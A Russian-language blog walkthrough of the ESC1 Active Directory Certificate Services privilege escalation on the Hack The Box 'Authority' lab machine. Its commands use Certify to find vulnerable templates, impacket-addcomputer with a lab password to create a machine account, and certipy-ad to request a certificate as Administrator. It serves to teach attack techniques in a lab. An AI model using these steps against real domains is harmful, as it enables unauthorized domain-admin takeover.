# Пример использования Certify и Certipy с AD CS

spy-soft.net/certify-certipy

11 декабря 2023 г.

Службы сертификатов Active Directory (AD CS) — это настраиваемые службы для выдачи сертификатов и управления ими в системах безопасности ПО, использующих технологии открытых ключей. Сегодня, на примере уязвимой виртуальной машины Authority с площадки Hack The Box, два инструмента для получения информации о центре сертификации и проверки уязвимых шаблонов с помощью утилиты Certify и Certipy.

Еще по теме: Использование Certify и Rubeus для атаки на ADCS

## Пример использования Certify и Certipy

Центры сертификации AD CS выдают сертификаты с параметрами, которые определяются шаблонами. Эти шаблоны представляют собой наборы политик регистрации и предопределенных параметров сертификата и содержат разные сведения, например:


- срок действия сертификата;
- предназначение сертификата;
- способ указания субъекта;
- кому разрешено запросить сертификаты.

Каждый ЦС предприятия поставляется с шаблонами по умолчанию, и общепринята практика брать их за основу. То есть если ты хочешь дать клиенту сертификат для работы с 802.1x, то нужно взять копию шаблона Computer, а если S/MIME-сертификаты, то копию шаблона User. Названия шаблонов могут сбить с толку, однако фундаментальной разницы между ними нет. Каждый шаблон может выдать сертификат любого типа, если он заполнен правильными параметрами. Но шаблоны

сертификатов — это также защищаемые объекты в Active Directory, то есть они имеют дескриптор безопасности, указывающий, какие участники Active Directory имеют определенные права для шаблона.

Получить информацию о центре сертификации и проверить уязвимые шаблоны можно с помощью утилиты Certify.

```
1  .\Certify.exe find /vulnerable
```




Информация из ADCS


Видим уязвимый шаблон сертификата CorpVPN. Этот сертификат уязвим к технике повышения привилегий ESC1:

- Enrollment Permissions показывает, что компьютеры домена могут запросить сертификат без утверждения менеджером;
- pKIExtendedKeyUsage показывает, что сертификат может использоваться для аутентификации в домене (Client Authentication);
- msPKI-Certificate-Name-Flag содержит флаг CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT, говорящий о том, что шаблон сертификата позволяет запрашивающим лицам указывать имя объекта в CSR.

Последний пункт приводит к тому, что пользователь с низкими привилегиями может запрашивать сертификат с произвольным SAN, то есть для любого пользователя в домене, включая администратора. Затем можно использовать этот сертификат для аутентификации от имени указанного пользователя.

Но так как получить сертификат может только компьютер, создаем подконтрольную учетную запись компьютера.

```
impacket-addcomputer  authority.htb/svc_ldap:'lDaP_1n_th3_cle4r!' -computer-name 'rcomp$' -computer-pass 'RRrr!!11'
```




Создание учетной записи компьютера

Для работы версии Certipy на Python нужно добавить в /etc/hosts записи для компьютера и центра сертификации.

```
10.10.11.222 authority.htb authority.authority.htb AUTHORITY-CA
```

А от имени созданного компьютера запросим сертификат для пользователя Administrator.

```
certipy-ad req -u 'rcomp$' -p 'RRrr!!11' -ca AUTHORITY-CA -target authority.htb -template CorpVPN -upn administrator@authority.htb -dns authority.authority.htb -dc-ip 10.10.11.222
```


Получение сертификата администратора

На этом все. В следующей статье продолжим и поговорим про получение билета TGT с помощью техники Pass the certificate.

ПОЛЕЗНЫЕ ССЫЛКИ:

- Атака RBCD для захвата домена Active Directory
- Взлом сети через групповые политики Active Directory